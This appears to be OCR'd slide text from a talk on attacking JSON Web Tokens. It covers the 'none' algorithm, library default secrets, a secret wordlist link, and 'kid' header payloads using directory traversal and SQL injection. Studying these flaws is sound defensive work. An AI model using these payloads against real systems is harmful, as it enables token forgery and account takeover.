
Account takeover (gitlab forum)




Account takeover (gitlab forum)



Account takeover (gitlab forum)




Account takeover (gitlab forum)



@davwwwx

Account takeover (gitlab forum)



JWT "none" algorithm

"alg" Param Value	Digital Signature or MAC Algorithm	Implementation Requirements
HS256	HMAC using SHA-256	Required
HS384	HMAC using SHA-384	Optional
HS512	HMAC using SHA-512	Optional
RS256	RSASSA-PKCS1-v1_5 using SHA-256	Recommended
RS384	RSASSA-PKCS1-v1_5 using SHA-384	Optional
RS512	RSASSA-PKCS1-v1_5 using SHA-512	Optional
ES256	ECDSA using P-256 and SHA-256	Recommended+
ES384	ECDSA using P-384 and SHA-384	Optional
ES512	ECDSA using P-521 and SHA-512	Optional
PS256	RSASSA-PSS using SHA-256 and MGF1 with SHA-256	Optional
PS384	RSASSA-PSS using SHA-384 and MGF1 with SHA-384	Optional
PS512	RSASSA-PSS using SHA-512 and MGF1 with SHA-512	Optional
none	No digital signature or MAC performed	Optional

https://owasp.org/www-chapter-vancouver/assets/presentations/2020-01_Attacking_and_Securing_JWT.pdf

JWT library default key

Creating (encoding) token

```
var payload = new Dictionary<string, object>
{
    { "claim1", 0 },
    { "claim2", "claim2-value" }
};
const string secret = "GQDstcKsx0NHjPOuXOYg5MbeJ1XT0uFiwDVvVBrk";

IJwtAlgorithm algorithm = new HMACSHA256Algorithm(); // symmetric
IJsonSerializer serializer = new JsonNetSerializer();
IBase64UrlEncoder urlEncoder = new JwtBase64UrlEncoder();
IJwtEncoder encoder = new JwtEncoder(algorithm, serializer, urlEncoder);

var token = encoder.Encode(payload, secret);
Console.WriteLine(token);
```

https://github.com/jwt-dotnet/jwt

https://github.com/wallarm/jwt-secrets/blob/master/jwt.secrets.list

JWT "kid" manipulation

```
{
 "alg" : "HS256",
 "typ" : "JWT",
 "kid" : "1"        // use key number 1 to verify the token
}
```

directory traversal

```
"kid": "../../public/css/main.css"

// use the publicly available file main.css to verify the token
```


sql injection

```
"kid": "aaaaaaa' UNION SELECT 'key';--"

// use the string "key" to verify the token
```

